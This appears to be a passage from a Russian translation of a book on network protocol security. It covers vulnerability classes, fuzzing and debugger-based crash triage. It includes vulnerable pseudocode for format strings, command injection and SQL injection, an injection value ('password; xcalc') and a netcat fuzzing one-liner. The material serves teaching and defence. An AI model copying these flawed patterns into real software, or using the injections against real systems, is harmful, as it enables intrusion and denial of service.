В листинге показан простой пример сообщения об ошибке, возвращаемого клиенту, когда запрошенный файл не существует. В точке □ из сети считывается строка, представляющая имя файла, к которому требуется обратиться. Затем эта строка объединяется с фиксированным базовым путём в полный путь □. Существование файла проверяется с помощью операционной системы □. Если файл не существует, полный путь к нему добавляется в строку ошибки и возвращается клиенту □; в противном случае возвращаются данные □.

Листинг уязвим для раскрытия расположения базового пути в локальной файловой системе. Кроме того, путь можно использовать вместе с другими уязвимостями для получения более широкого доступа к системе. Он также может раскрыть текущего пользователя, от имени которого выполняется приложение, если, например, каталог ресурсов находится в домашнем каталоге пользователя.

Атаки исчерпания памяти

Ресурсы системы, в которой работает приложение, конечны: доступное дисковое пространство, память и вычислительная мощность имеют пределы. Когда критический системный ресурс

исчерпан, система может начать отказывать неожиданными способами, например перестать отвечать на новые сетевые соединения.

При использовании динамической памяти для обработки протокола всегда существует риск выделить слишком много памяти или забыть освободить выделенные блоки, что приводит к исчерпанию памяти. Простейшая уязвимость протокола к исчерпанию памяти возникает, если он динамически выделяет память на основе абсолютного значения, переданного в протоколе. Например, рассмотрим листинг 9-10.

```
def read_buffer()
{
  byte buf[];
  uint32 len;
  int i = 0;

  // Считываем количество байтов из сети
❶ len = read_uint32();

  // Выделяем буфер памяти
❷ buf = malloc(len);

  // Выделяем байты из сети
❸ read_bytes(buf, len);

  printf("Read in %d bytes\n", len);
}
```

Листинг 9-10. Атака исчерпания памяти

Этот листинг считывает из протокола буфер переменной длины. Сначала длина в байтах считывается как беззнаковое 32-битное целое число □. Затем, до чтения из сети, предпринимается попытка выделить буфер такой длины □. Наконец, данные считываются из сети □. Проблема состоит в том, что атакующий легко может указать очень большую длину, например 2 гигабайта; при выделении эта память займёт обширную область, недоступную другим частям приложения. Затем атакующий может медленно отправлять данные серверу (пытаясь не допустить закрытия соединения из-за тайм-аута) и, многократно повторяя это, в итоге лишить систему памяти.

Большинство систем не выделяют физическую память до её фактического использования, тем самым ограничивая общее воздействие на систему в целом. Однако эта атака будет серьёзнее в специализированных встраиваемых системах, где память особенно ценна, а виртуальная память отсутствует.

Атаки исчерпания хранилища

Атаки исчерпания хранилища менее вероятны при современных многотерабайтных жёстких дисках, но всё ещё могут быть проблемой для более компактных встраиваемых систем или устройств с малым хранилищем. Если атакующий способен исчерпать ёмкость хранилища системы, приложение или другие программы в этой системе могут начать отказывать. Такая атака способна даже помешать перезагрузке системы. Например, если перед запуском операционной системе необходимо записать на диск определённые файлы, но она не может это сделать, может возникнуть постоянное условие отказа в обслуживании.

Наиболее распространённая причина уязвимости этого типа - запись эксплуатационных сведений на диск. Например, если журналирование очень подробно и создаёт несколько сотен килобайтов данных на одно соединение, а максимальный размер журнала ничем не ограничен, хранилище будет довольно просто заполнить повторными подключениями к службе. Такая атака может быть

особенно эффективной, если приложение журналирует данные, отправленные ему удалённо, и поддерживает сжатые данные. В таком случае атакующий может затратить совсем немного сетевой полосы пропускания, чтобы заставить приложение записать в журнал большой объём данных.

Атаки исчерпания ЦП

Хотя в распоряжении современного смартфона имеется несколько ЦП, они способны одновременно выполнять лишь определённое количество задач. Если атакующий может с минимальными усилиями и затратами полосы пропускания потребить ресурсы ЦП, возможно создание условия отказа в обслуживании. Это можно сделать несколькими способами, но я рассмотрю только два: эксплуатацию алгоритмической сложности и выявление внешних управляемых параметров криптографических систем.

Алгоритмическая сложность

У каждого компьютерного алгоритма есть связанная с ним вычислительная стоимость, представляющая объём работы, который необходимо выполнить для конкретных входных данных, чтобы получить требуемый результат. Чем больше работы требует алгоритм, тем больше времени ему необходимо от процессора системы. В идеальном мире алгоритм должен занимать постоянное время независимо от входных данных. Но так бывает редко.

Некоторые алгоритмы становятся особенно затратными с ростом количества входных параметров. Например, рассмотрим алгоритм пузырьковой сортировки. Он исследует каждую пару значений в буфере и меняет их местами, если левое значение пары больше правого. Благодаря этому более высокие значения всплывают к концу буфера, пока весь буфер не будет отсортирован. Простая реализация показана в листинге 9-11.

```
def bubble_sort(int[] buf)
{
  do
  {
    bool swapped = false;
    int N = len(buf);
    for(int i = 1; i < N - 1; ++i)
    {
      if(buf[i-1] > buf[i])
      {
        // Меняем значения местами
        swap( buf[i-1], buf[i] );
        swapped = true;
      }
    }
  } while(swapped == false);
}
```

Листинг 9-11. Простая реализация пузырьковой сортировки

Объём работы, требуемой этому алгоритму, пропорционален количеству элементов (обозначим его N) в буфере, который необходимо отсортировать. В лучшем случае нужен один проход по буферу, требующий N итераций; так происходит, когда все элементы уже отсортированы. В худшем случае, когда буфер отсортирован в обратном порядке, алгоритму необходимо повторить процесс сортировки N^2 раз. Если атакующий может указать большое количество значений, отсортированных в обратном порядке, вычислительная стоимость сортировки становится значительной. В результате сортировка может потребить 100 процентов процессорного времени ЦП и привести к

отказу в обслуживании.

В одном реальном примере было обнаружено, что некоторые среды программирования, включая PHP и Java, использовали для реализаций хеш-таблиц алгоритм, требовавший N^2 операций в худшем случае. Хеш-таблица - структура данных, хранящая значения по ключам, например текстовым именам. Сначала ключи хешируются простым алгоритмом, который затем определяет корзину, куда помещается значение. Алгоритм N^2 используется при вставке нового значения в корзину; в идеале коллизий между хеш-значениями ключей должно быть мало, чтобы размер корзины оставался небольшим. Но, создав набор ключей с одинаковым хешем (и, что критически важно, разными значениями ключей), атакующий может вызвать условие отказа в обслуживании сетевой службы, например веб-сервера, отправив всего несколько запросов.

Нотация "большое O"

Нотация "большое O", распространённое представление вычислительной сложности, задаёт верхнюю границу сложности алгоритма. В таблице 9-1 перечислены некоторые распространённые обозначения "большое O" для различных алгоритмов, от наименее к наиболее сложным.

Таблица 9-1. Нотация "большое O" для сложности алгоритма в худшем случае

Обозначение	Описание
O(1)	Постоянное время; алгоритм всегда занимает одинаковое количество времени.
O(log N)	Логарифмическая; худший случай пропорционален логарифму количества входных данных.
O(N)	Линейное время; худший случай пропорционален количеству входных данных.
$O(N^2)$	Квадратичная; худший случай пропорционален квадрату количества входных данных.
$O(2^N)$	Экспоненциальная; худший случай пропорционален 2 в степени N.

Помните, что это значения для худшего случая, не обязательно отражающие сложность в реальных условиях. Тем не менее, зная конкретный алгоритм, например пузырьковую сортировку, атакующий с высокой вероятностью сможет намеренно вызвать худший случай.

Настраиваемая криптография

Обработка криптографических примитивов, например алгоритмов хеширования, также может создавать значительную вычислительную нагрузку, особенно при работе с учётными данными аутентификации. Правило компьютерной безопасности гласит, что перед хранением пароли всегда следует хешировать криптографическим алгоритмом дайджеста. Пароль преобразуется в хеш-значение, которое практически невозможно обратить в исходный пароль. Даже если хеш раскрыт, получить исходный пароль будет трудно. Но кто-либо всё равно может угадать пароль и создать хеш. Если хеш предположенного пароля совпадёт, исходный пароль найден. Чтобы

смягчить эту проблему, операцию хеширования обычно выполняют многократно, повышая вычислительные требования для атакующего. К сожалению, этот процесс также увеличивает вычислительную стоимость для приложения, что может создать проблему отказа в обслуживании.

Уязвимость может возникнуть, если алгоритм хеширования занимает экспоненциальное время (в зависимости от размера входных данных) или количество итераций алгоритма можно указать извне. Зависимость времени работы большинства криптографических алгоритмов от заданных входных данных достаточно линейна. Однако если можно задать количество итераций алгоритма без разумной верхней границы, обработка может длиться столько, сколько пожелает атакующий. Такое уязвимое приложение показано в листинге 9-12.

```
def process_authentication()
{
❶ string username = read_string();
  string password = read_string();
❷ int iterations = read_int();

  for(int i = 0; i < interations; ++i)
  {
❸  password = hash_password(password);
  }

❹ return check_user_password(username, password);
}
```

Листинг 9-12. Проверка уязвимой аутентификации

Сначала из сети считываются имя пользователя и пароль □. Затем считывается количество итераций алгоритма хеширования □, и процесс хеширования применяется указанное число раз □. Наконец, хешированный пароль сравнивается с хранимым приложением □. Очевидно, атакующий может предоставить очень большое значение количества итераций, которое, вероятно, надолго потребует значительных ресурсов ЦП, особенно если алгоритм хеширования вычислительно сложен.

Хороший пример криптографического алгоритма, который может настраивать клиент, - обработка открытых и закрытых ключей. Такие алгоритмы, как RSA, полагаются на вычислительную стоимость факторизации большого значения открытого ключа. Чем больше значение ключа, тем больше времени занимают шифрование и расшифровка и тем дольше создаётся новая пара ключей.

Уязвимости строк форматирования

В большинстве языков программирования есть механизм преобразования произвольных данных в строку, и часто определяется некоторый механизм форматирования, задающий желаемый разработчиком вывод. Некоторые такие механизмы обладают большой мощью и привилегиями, особенно в небезопасных при работе с памятью языках.

Уязвимость строки форматирования возникает, когда атакующий может предоставить приложению строковое значение, которое затем непосредственно используется как строка форматирования. Наиболее известный и, вероятно, самый опасный форматировщик применяется функцией `printf` языка C и её вариантами, например `sprintf`, которая выводит в строку. Функция `printf` принимает строку форматирования как первый аргумент, а затем список форматируемых значений. Такое уязвимое приложение показано в листинге 9-13.

```
def process_authentication()
{
  string username = read_string();
  string password = read_string();
  // Выводим имя пользователя и пароль в терминал
```

```
  printf(username);
  printf(password);

  return check_user_password(username, password))
}
```

Листинг 9-13. Уязвимость строки форматирования printf

Строка форматирования для `printf` задаёт позицию и тип данных синтаксисом `%?`, где знак вопроса заменяется буквенно-цифровым символом. Спецификатор формата может также содержать сведения о форматировании, например количество десятичных знаков в числе. Атакующий, непосредственно управляющий строкой форматирования, может повредить память или раскрыть сведения о текущем стеке, которые могут оказаться полезны для дальнейших атак. В таблице 9-2 перечислены распространённые спецификаторы формата `printf`, которыми может злоупотребить атакующий.

Таблица 9-2. Распространённые спецификаторы формата printf, допускающие эксплуатацию

Спецификатор формата	Описание	Возможные уязвимости
%d, %p, %u, %x	Выводит целые числа	Может использоваться для раскрытия сведений из стека, если вывод возвращается атакующему
%s	Выводит строку, завершающуюся нулём	Может использоваться для раскрытия сведений из стека, если вывод возвращается атакующему, или вызывать недействительные обращения к памяти, приводящие к отказу в обслуживании
%n	Записывает текущее количество выведенных символов по указателю, указанному в аргументах	Может использоваться для избирательного повреждения памяти или аварийного завершения приложения

Внедрение команд

Большинство ОС, особенно основанных на Unix, включает богатый набор утилит для разных задач. Иногда разработчики решают, что проще всего выполнить определённую задачу, например обновление пароля, запустив внешнее приложение или утилиту операционной системы. Это может не быть проблемой, если выполняемая командная строка целиком задана разработчиком, однако часто в неё вставляются некоторые данные от сетевого клиента для выполнения требуемой операции. Такое уязвимое приложение показано в листинге 9-14.

```
def update_password(string username)
{
❶ string oldpassword = read_string();
  string newpassword = read_string();

  if(check_user_password(username, oldpassword))
  {
    // Вызываем команду update_password
```

```
❷  system("/sbin/update_password -u " + username + " -p " + newpassword);
  }
}
```

Листинг 9-14. Обновление пароля, уязвимое для внедрения команд

Листинг обновляет пароль текущего пользователя, если известен исходный пароль □. Затем он строит командную строку и вызывает функцию `system` в стиле Unix □. Хотя мы не управляем параметрами `username` и `oldpassword` (они должны быть правильными, чтобы был выполнен системный вызов), мы полностью управляем `newpassword`. Поскольку очистка не выполняется, код в листинге уязвим для внедрения команд: функция `system` использует текущую оболочку Unix для выполнения командной строки. Например, в качестве `newpassword` можно указать `password; xcalc`, что сначала выполнит команду обновления пароля. Затем оболочка сможет выполнить `xcalc`, поскольку воспринимает точку с запятой как разделитель в списке исполняемых команд.

SQL-инъекция

Даже простейшему приложению может потребоваться постоянное хранение и извлечение данных. Это можно делать несколькими способами, но один из наиболее распространённых - использование реляционной базы данных. Базы данных предоставляют множество преимуществ, не последним из которых является возможность выполнять запросы к данным для сложной группировки и анализа.

Фактическим стандартом определения запросов к реляционным базам данных является Structured Query Language (SQL). Этот текстовый язык определяет, какие таблицы данных читать и как фильтровать данные, чтобы получить результаты, требуемые приложению. При использовании текстового языка возникает соблазн строить запросы строковыми операциями. Однако это легко может привести к уязвимости наподобие внедрения команд: вместо вставки недоверенных данных в

командную строку без правильного экранирования атакующий вставляет данные в SQL-запрос, выполняемый базой данных. Этот приём может изменить работу запроса, заставив его возвращать известные результаты. Например, что если запрос извлекает текущий пароль аутентифицируемого пользователя, как показано в листинге 9-15?

```
def process_authentication()
{
❶ string username = read_string();
  string password = read_string();

❷ string sql = "SELECT password FROM user_table WHERE user = '" + username "'";

❸ return run_query(sql) == password;
}
```

Листинг 9-15. Пример аутентификации, уязвимой для SQL-инъекции

Этот листинг считывает имя пользователя и пароль из сети □. Затем он строит новый SQL-запрос как строку, используя оператор `SELECT` для извлечения пароля, связанного с пользователем, из таблицы пользователей □. Наконец, запрос выполняется в базе данных и проверяется, совпадает ли считанный из сети пароль с паролем в базе □.

Уязвимость в листинге легко эксплуатировать. В SQL строки необходимо заключать в одинарные кавычки, чтобы они не интерпретировались как команды в операторе SQL. Если в протоколе отправить имя пользователя со встроенной одинарной кавычкой, атакующий может досрочно завершить заключённую в кавычки строку. Это приведёт к внедрению новых команд в SQL-запрос. Например, оператор `UNION SELECT` позволит запросу вернуть произвольное значение пароля. С

помощью SQL-инъекции атакующий может обойти аутентификацию приложения.

Атаки SQL-инъекции могут даже привести к удалённому выполнению кода. Например, хотя по умолчанию она отключена, функция базы данных `xp_cmdshell` в Microsoft SQL Server позволяет выполнять команды ОС. База данных Oracle даже позволяет отправлять произвольный код Java. И, разумеется, встречаются приложения, передающие по сети необработанные SQL-запросы. Даже если протокол не предназначен для управления базой данных, с большой вероятностью его всё равно можно эксплуатировать для обращения к нижележащему движку базы данных.

Замена символов при кодировании текста

В идеальном мире все могли бы использовать один вид кодировки текста для всех языков. Но мы живём не в идеальном мире и используем несколько текстовых кодировок, обсуждавшихся в главе 3, например ASCII и варианты Unicode.

Некоторые преобразования между текстовыми кодировками не являются обратимыми: при преобразовании из одной кодировки в другую теряются важные сведения, поэтому применение обратного процесса не позволяет восстановить исходный текст. Это

особенно проблематично при преобразовании из широкого набора символов, такого как Unicode, в узкий, такой как ASCII. В 7 битах просто невозможно закодировать весь набор символов Unicode.

Преобразования текстовых кодировок решают эту проблему одним из двух способов. Простейший подход заменяет символ, который невозможно представить, заполнителем, например знаком вопроса (?). Это может стать проблемой, если значение данных относится к чему-либо, где знак вопроса используется как разделитель или специальный символ, например при разборе URL, где он обозначает начало строки запроса.

Другой подход - применение отображения по наилучшему соответствию. Оно используется для символов, у которых в новой кодировке есть похожий символ. Например, символы кавычек в Unicode имеют направленные влево и вправо формы, сопоставленные с конкретными кодовыми точками, например U+201C и U+201D для левой и правой двойных кавычек. Они находятся вне диапазона ASCII, но при преобразовании в ASCII обычно заменяются эквивалентным символом, например U+0022, то есть кавычкой. Отображение по наилучшему соответствию может стать проблемой, когда преобразованный текст обрабатывается приложением. Хотя слегка повреждённый текст обычно не создаёт для пользователя больших проблем, автоматическое преобразование может заставить приложение неправильно обработать данные.

Важная проблема реализации состоит в том, что приложение сначала проверяет условие безопасности, используя одну закодированную форму строки. Затем оно использует другую закодированную форму строки для конкретного действия, например чтения ресурса или выполнения команды, как показано в листинге 9-16.

```
def add_user()
{
❶ string username = read_unicode_string();

  // Убеждаемся, что имя пользователя не содержит одинарных кавычек
❷ if(username.contains("'") == false)
  {
    // Добавляем пользователя; для оболочки нужно преобразовать в ASCII
❸  system("/sbin/add_user '" + username.toascii() + "'");
  }
}
```

Листинг 9-16. Уязвимость преобразования текста

В этом листинге приложение считывает строку Unicode, представляющую пользователя, которого нужно добавить в систему □. Оно передаст значение команде `add_user`, но хочет избежать уязвимости внедрения команд, поэтому сначала убеждается, что имя пользователя не содержит одинарных кавычек, которые могут быть неправильно интерпретированы □. Убедившись в допустимости строки, оно преобразует её в ASCII (системы Unix обычно работают с узким набором символов, хотя многие поддерживают UTF-8) и заключает значение в одинарные кавычки, чтобы пробелы не были неправильно интерпретированы □.

Разумеется, если правила отображения по наилучшему соответствию преобразуют другие символы обратно в одинарную кавычку, заключённую в кавычки строку можно будет преждевременно завершить и вернуться к тем же видам уязвимостей внедрения команд, которые обсуждались ранее.

Заключение

Эта глава показала, что существует множество возможных коренных причин уязвимостей с, казалось бы, безграничным количеством вариантов, встречающихся на практике. Даже если что-либо не выглядит уязвимым сразу, проявляйте настойчивость. Уязвимости могут обнаруживаться в самых неожиданных местах.

Я рассмотрел уязвимости от повреждения памяти, заставляющего приложение вести себя не так, как оно было изначально спроектировано, до лишения законных пользователей доступа к предоставляемым службам. Выявление всех этих разных проблем может быть сложным процессом.

Как аналитик протоколов, вы можете рассматривать их с нескольких возможных сторон. Кроме того, при поиске уязвимостей реализации крайне важно менять стратегию. Учитывайте, написано ли приложение на языке с безопасной или небезопасной работой с памятью, помня, что, например, в приложении Java повреждение памяти обнаружить менее вероятно.

Глава 10. Поиск и эксплуатация уязвимостей безопасности

Разбор структуры сложного сетевого протокола может быть непростой задачей, особенно если анализатор протокола написан на небезопасном при работе с памятью языке программирования, таком как C/C++. Любая ошибка способна привести к серьёзной уязвимости, а сложность протокола затрудняет анализ таких уязвимостей. Охватить все возможные взаимодействия между входящими данными протокола и обрабатывающим их кодом приложения может быть невозможно.

В этой главе исследуются некоторые способы выявления уязвимостей безопасности протокола путём изменения сетевого трафика, идущего к приложению и от него. Я рассмотрю такие методы, как фаззинг и отладка, позволяющие автоматизировать процесс обнаружения проблем безопасности.

Я также составлю краткое руководство по первичной оценке аварийных завершений, чтобы определить их коренную причину и возможность эксплуатации. Наконец, я рассмотрю эксплуатацию распространённых уязвимостей безопасности, способы, которыми современные платформы затрудняют эксплуатацию, и методы обхода этих средств защиты.

Фаззинг

Любой разработчик программного обеспечения знает, что тестирование кода необходимо для обеспечения правильного поведения программы. Тестирование особенно важно для безопасности. Уязвимости существуют там, где поведение программного приложения отличается от первоначального замысла. Теоретически хороший набор тестов гарантирует, что этого не произойдёт. Однако при работе с сетевыми протоколами у вас, скорее всего, не будет доступа ни к каким тестам приложения, особенно если приложение проприетарное. К счастью, можно создать собственные тесты.

Фаззинг, или фазз-тестирование, - метод, который подаёт в сетевой протокол случайные, а иногда и не совсем случайные данные, чтобы вызвать аварийное завершение обрабатывающего приложения и тем самым выявить уязвимости. Этот метод обычно даёт результаты независимо от сложности сети. Фаззинг включает создание множества тестовых случаев, по сути изменённых структур сетевого протокола, которые затем отправляются приложению для обработки. Эти тестовые случаи можно создавать автоматически с помощью случайных изменений или под руководством аналитика.

Простейший фазз-тест

Разработка набора фазз-тестов для конкретного протокола не обязательно является сложной задачей. В простейшем виде фазз-тест может просто отправить случайный мусор сетевой конечной точке и посмотреть, что произойдёт.

В этом примере мы используем систему в стиле Unix и инструмент Netcat. Выполните в оболочке следующую команду, чтобы получить простой фаззер:

```
$ cat /dev/urandom | nc hostname port
```

Эта однострочная команда оболочки считывает данные из устройства системного генератора случайных чисел командой `cat`. Полученные случайные данные передаются по конвейеру в

`netcat`, который согласно команде открывает соединение с указанной конечной точкой.

Такой простой фаззер, скорее всего, вызовет аварийное завершение только у простых протоколов с небольшим количеством требований. Маловероятно, что простое создание случайных данных обеспечит выполнение требований более сложного протокола, например правильные контрольные суммы или магические значения. Тем не менее вы удивитесь, насколько часто простой фазз-тест может дать ценные результаты; поскольку выполнить его очень быстро, его стоит попробовать. Только не используйте этот фаззер в работающей промышленной системе управления ядерным реактором!

Мутационный фаззер

Часто, чтобы получить от данных, отправляемых сетевому соединению, наиболее полезные сведения, необходимо выбирать их точнее. Простейший метод в таком случае - взять существующие данные протокола, каким-либо образом изменить их, а затем отправить принимающему приложению. Такой мутационный фаззер может работать на удивление хорошо.

Начнём с простейшего возможного мутационного фаззера - случайного инвертора бита. В листинге 10-1 показана базовая реализация фаззера этого типа.

```
void SimpleFuzzer(const char* data, size_t length) {
   size_t position = RandomInt(length);
   size_t bit = RandomInt(8);

   char* copy = CopyData(data, length);
   copy[position] ^= (1 << bit);
   SendData(copy, length);
}
```

Листинг 10-1. Простой мутационный фаззер со случайной инверсией бита

Функция `SimpleFuzzer()` принимает фаззируемые данные и их длину, а затем создаёт случайное число от 0 до длины данных, выбирая байт данных для изменения. Затем она решает, какой бит в этом байте изменить, создавая число от 0 до 7. После этого бит переключается операцией XOR, и изменённые данные отправляются сетевой стороне назначения.

Эта функция срабатывает, когда фаззер случайным образом изменяет поле протокола, которое затем неправильно используется приложением. Например, фаззер может изменить поле длины со значением `0x40`, превратив его в поле длины `0x80000040`. Такое изменение может привести к целочисленному переполнению, если приложение умножает его на 4, например для массива 32-битных значений. Изменение может также сделать данные некорректными, запутать код разбора и породить другие виды уязвимостей, например недействительный идентификатор команды, из-за которого анализатор обращается к неправильной области памяти.

Одновременно в данных можно изменять больше одного бита. Однако при изменении одного бита выше вероятность локализовать эффект мутации в похожей области кода приложения. Изменение целого байта может вызвать множество разных эффектов, особенно если значение используется как набор флагов.

Кроме того, после фаззинга данных потребуется пересчитывать все контрольные суммы или критические поля, например значения общей длины. В противном случае разбор полученных данных может завершиться неудачей на этапе проверки, так и не достигнув области кода приложения, которая обрабатывает изменённое значение.

Создание тестовых случаев

При более сложном фаззинге необходимо умнее подходить к изменениям и понимать протокол, чтобы нацеливаться на конкретные типы данных. Чем больше данных поступает приложению для разбора, тем сложнее будет

приложение. Во многих случаях на граничных значениях протокола, например значениях длины, выполняются недостаточные проверки; если структура протокола нам уже известна, можно создавать собственные тестовые случаи с нуля.

Создание собственных тестовых случаев даёт точный контроль над используемыми полями протокола и их размерами. Однако такие случаи сложнее разрабатывать, и необходимо тщательно продумывать, какие именно случаи создавать. Создание тестовых случаев позволяет проверять типы значений протокола, которые могут никогда не встретиться в перехваченном для мутации трафике. Преимущество состоит в том, что вы задействуете больше кода приложения и обращаетесь к его областям, которые, вероятно, протестированы хуже.

Первичная оценка уязвимостей

После запуска фаззера для сетевого протокола и аварийного завершения обрабатывающего приложения вы почти наверняка обнаружили ошибку. Следующий шаг - выяснить, является ли эта ошибка уязвимостью и к какому типу она может относиться; это зависит от того, как и почему аварийно завершилось приложение. Для такого анализа применяется первичная оценка уязвимостей: последовательность шагов по поиску коренной причины аварийного завершения. Иногда причина ошибки очевидна, и её легко отследить. Иногда уязвимость вызывает повреждение приложения через секунды, если не часы, после самого повреждения. В этом разделе описаны способы первичной оценки уязвимостей и повышения вероятности обнаружить коренную причину конкретного аварийного завершения.

Отладка приложений

Разные платформы предоставляют разные уровни контроля над первичной оценкой. К процессу приложения, работающего в Windows, macOS или Linux, можно подключить отладчик. Но во встраиваемой системе в распоряжении могут быть только отчёты об аварийном завершении в системном журнале. Для отладки я использую CDB в Windows, GDB в Linux и LLDB в macOS. Все эти отладчики работают из командной строки, и я приведу некоторые наиболее полезные команды для отладки процессов.

Начало отладки

Чтобы начать отладку, сначала необходимо подключить отладчик к нужному приложению. Можно либо запустить приложение непосредственно под отладчиком из командной строки, либо подключить отладчик к уже работающему процессу по его идентификатору. В таблице 10-1 показаны команды для запуска трёх отладчиков.

Таблица 10-1. Команды запуска отладчиков в Windows, Linux и macOS

Отладчик	Новый процесс	Подключение к процессу
CDB	`cdb application.exe [arguments]`	`cdb -p PID`
GDB	`gdb --args application [arguments]`	`gdb -p PID`
LLDB	`lldb -- application [arguments]`	`lldb -p PID`

Поскольку после создания отладчика или подключения его к процессу отладчик приостановит выполнение процесса, процесс потребуется запустить снова. Чтобы начать выполнение процесса или возобновить его после подключения, в оболочке отладчика можно выполнить команды из таблицы 10-2. В таблице для таких команд приведены несколько простых имён, где применимо разделённых запятыми.

Таблица 10-2. Упрощённые команды выполнения приложения

Отладчик	Начать выполнение	Возобновить выполнение
CDB	`g`	`g`
GDB	`run`, `r`	`continue`, `c`
LLDB	`process launch`, `run`, `r`	`thread continue`, `c`

Когда новый процесс создаёт дочерний процесс, аварийно завершиться может именно дочерний процесс, а не отлаживаемый вами. Это особенно распространено на Unix-подобных платформах, поскольку некоторые сетевые серверы разветвляют текущий процесс для обработки нового соединения, создавая копию процесса. В таких случаях необходимо обеспечить возможность следовать за дочерним, а не родительским процессом. Для отладки дочерних процессов можно использовать команды из таблицы 10-3.

Таблица 10-3. Отладка дочерних процессов

Отладчик	Включить отладку дочернего процесса	Отключить отладку дочернего процесса
CDB	`.childdbg 1`	`.childdbg 0`
GDB	`set follow-fork-mode child`	`set follow-fork-mode parent`
LLDB	`process attach --name NAME --waitfor`	выйти из отладчика

При использовании этих команд есть несколько оговорок. В Windows с CDB можно отлаживать все процессы из одного отладчика. Однако в GDB настройка следования за дочерним процессом остановит отладку родительского. В Linux это можно отчасти обойти командой `set detach-on-fork off`. Она приостанавливает отладку родительского процесса, продолжая отладку дочернего, а после завершения дочернего снова подключается к родительскому. Но если дочерний процесс работает долго, родительский может так и не получить возможность принимать новые соединения.

В LLDB нет параметра следования за дочерними процессами. Вместо этого необходимо запустить новый экземпляр LLDB и использовать показанный в таблице 10-3 синтаксис подключения, чтобы автоматически подключаться к новым процессам по имени. Замените `NAME` в команде LLDB именем процесса, за которым требуется следовать.

Анализ аварийного завершения

После настройки отладки можно запустить приложение одновременно с фаззингом и ждать его аварийного завершения. Следует искать аварийные завершения, указывающие на повреждение памяти, например происходящие при попытке чтения или записи по недействительным адресам либо выполнения кода по недействительному адресу. Обнаружив подходящее аварийное завершение, исследуйте состояние приложения, чтобы установить его причину, например повреждение памяти или ошибку индексации массива.

Сначала по выводу в окне команд определите тип произошедшего аварийного завершения. Например, CDB в Windows обычно выводит тип аварийного завершения, например `Access violation`, и пытается вывести инструкцию в текущей позиции программы, где завершилось приложение. В GDB и LLDB в Unix-подобных системах вместо этого отображается тип сигнала; наиболее распространён `SIGSEGV`, обозначающий ошибку сегментации и указывающий, что приложение попыталось обратиться к недействительной области памяти.

В качестве примера в листинге 10-2 показано, что отобразит CDB, если приложение попытается выполнить код по недействительному адресу памяти.

```
(2228.1b44): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000000`41414141 ??              ???
```

Листинг 10-2. Пример аварийного завершения в CDB с недействительным адресом памяти

Определив тип аварийного завершения, далее нужно установить, какая инструкция привела к нему, чтобы понять, что требуется искать в состоянии процесса. Обратите внимание: в листинге 10-2 отладчик попытался вывести инструкцию, на которой произошло аварийное завершение, однако область памяти была недействительной, поэтому он вернул последовательность знаков вопроса. Когда аварийное завершение вызвано чтением или записью недействительной памяти, вместо знаков вопроса будет выведена полная инструкция. Если отладчик показывает, что выполняются действительные инструкции, окружающие место аварийного завершения инструкции можно дизассемблировать командами из таблицы 10-4.

Таблица 10-4. Команды дизассемблирования инструкций

Отладчик	Дизассемблировать от места аварийного завершения	Дизассемблировать указанную область
CDB	`u`	`u ADDR`
GDB	`disassemble`	`disassemble ADDR`
LLDB	`disassemble --frame`	`disassemble --start-address ADDR`

Для отображения состояния регистров процессора в момент аварийного завершения можно использовать команды из таблицы 10-5.

Таблица 10-5. Отображение и изменение состояния регистров процессора

Отладчик	Показать регистры общего назначения	Показать указанный регистр	Задать указанный регистр
CDB	`r`	`r @rcx`	`r @rcx = NEWVALUE`
GDB	`info registers`	`info registers rcx`	`set $rcx = NEWVALUE`
LLDB	`register read`	`register read rcx`	`register write rcx NEWVALUE`

Эти команды также позволяют задавать значение регистра, что даёт возможность продолжить работу приложения, исправив непосредственную причину аварийного завершения и возобновив выполнение. Например, если аварийное завершение произошло потому, что значение RCX указывало на недействительную память, можно перенастроить RCX на действительную область памяти и продолжить выполнение. Однако, если приложение уже повреждено, оно может проработать после этого недолго.

Важно обратить внимание на способ задания регистров. В CDB для указания регистра в выражении, например при построении адреса памяти, используется синтаксис `@NAME`. В GDB и LLDB вместо него обычно применяется `$NAME`. В GDB и LLDB также есть пара псевдорегистров: `$pc`, обозначающий область памяти выполняемой в данный момент инструкции (для x64 ему соответствует RIP), и `$sp`, обозначающий текущий указатель стека.

Когда отлаживаемое приложение аварийно завершается, следует отобразить, как была вызвана текущая функция приложения, поскольку это предоставляет важный контекст для определения части приложения, спровоцировавшей аварийное завершение. С помощью этого контекста можно сузить набор частей протокола, на которых следует сосредоточиться для воспроизведения аварийного завершения.

Этот контекст можно получить, создав трассировку стека, которая показывает функции, вызванные до выполнения уязвимой функции, а в некоторых случаях также локальные переменные и переданные функциям аргументы. Команды создания трассировки стека перечислены в таблице 10-6.

Таблица 10-6. Создание трассировки стека

Отладчик	Показать трассировку стека	Показать трассировку стека с аргументами
CDB	`K`	`Kb`
GDB	`backtrace`	`backtrace full`
LLDB	`backtrace`	

Можно также исследовать области памяти, чтобы определить причину аварийного завершения текущей инструкции; используйте команды из таблицы 10-7.

Таблица 10-7. Отображение значений памяти

Отладчик	Показать байты/слова/dword/qword	Показать десять однобайтовых значений
CDB	`db`, `dw`, `dd`, `dq ADDR`	`db ADDR L10`
GDB	`x/b`, `x/h`, `x/w`, `x/g ADDR`	`x/10b ADDR`
LLDB	`memory read --size 1,2,4,8`	`memory read --size 1 --count 10`

Каждый отладчик позволяет управлять отображением значений в памяти, например размером чтения памяти (от 1 до 4 байтов), а также объёмом выводимых данных.

Ещё одна полезная команда определяет, какому типу памяти соответствует адрес, например памяти кучи, памяти стека или отображённому исполняемому файлу. Знание типа памяти помогает сузить тип уязвимости. Например, если произошло повреждение значения памяти, можно различить повреждение памяти стека и памяти кучи. Чтобы определить компоновку памяти процесса, а затем выяснить, какому типу памяти соответствует адрес, можно использовать команды из таблицы 10-8.

Таблица 10-8. Команды отображения карты памяти процесса

Отладчик	Показать карту памяти процесса
CDB	`!address`
GDB	`info proc mappings`
LLDB	Прямого эквивалента нет

Разумеется, при первичной оценке могут понадобиться и многие другие возможности отладчика, но приведённые в этом разделе команды должны охватывать основы оценки аварийного завершения.

Примеры аварийных завершений

Теперь рассмотрим несколько примеров аварийных завершений, чтобы вы знали, как они выглядят для разных типов уязвимостей. Я покажу только аварийные завершения Linux в GDB, но сведения на других платформах и в других отладчиках должны быть достаточно похожими. В листинге 10-3 показан пример аварийного завершения при типичном переполнении буфера стека.

```
GNU gdb 7.7.1
(gdb) r
Starting program: /home/user/triage/stack_overflow

Program received signal SIGSEGV, Segmentation fault.
❶ 0x41414141 in ?? ()

❷ (gdb) x/i $pc
   => 0x41414141:  Cannot access memory at address 0x41414141

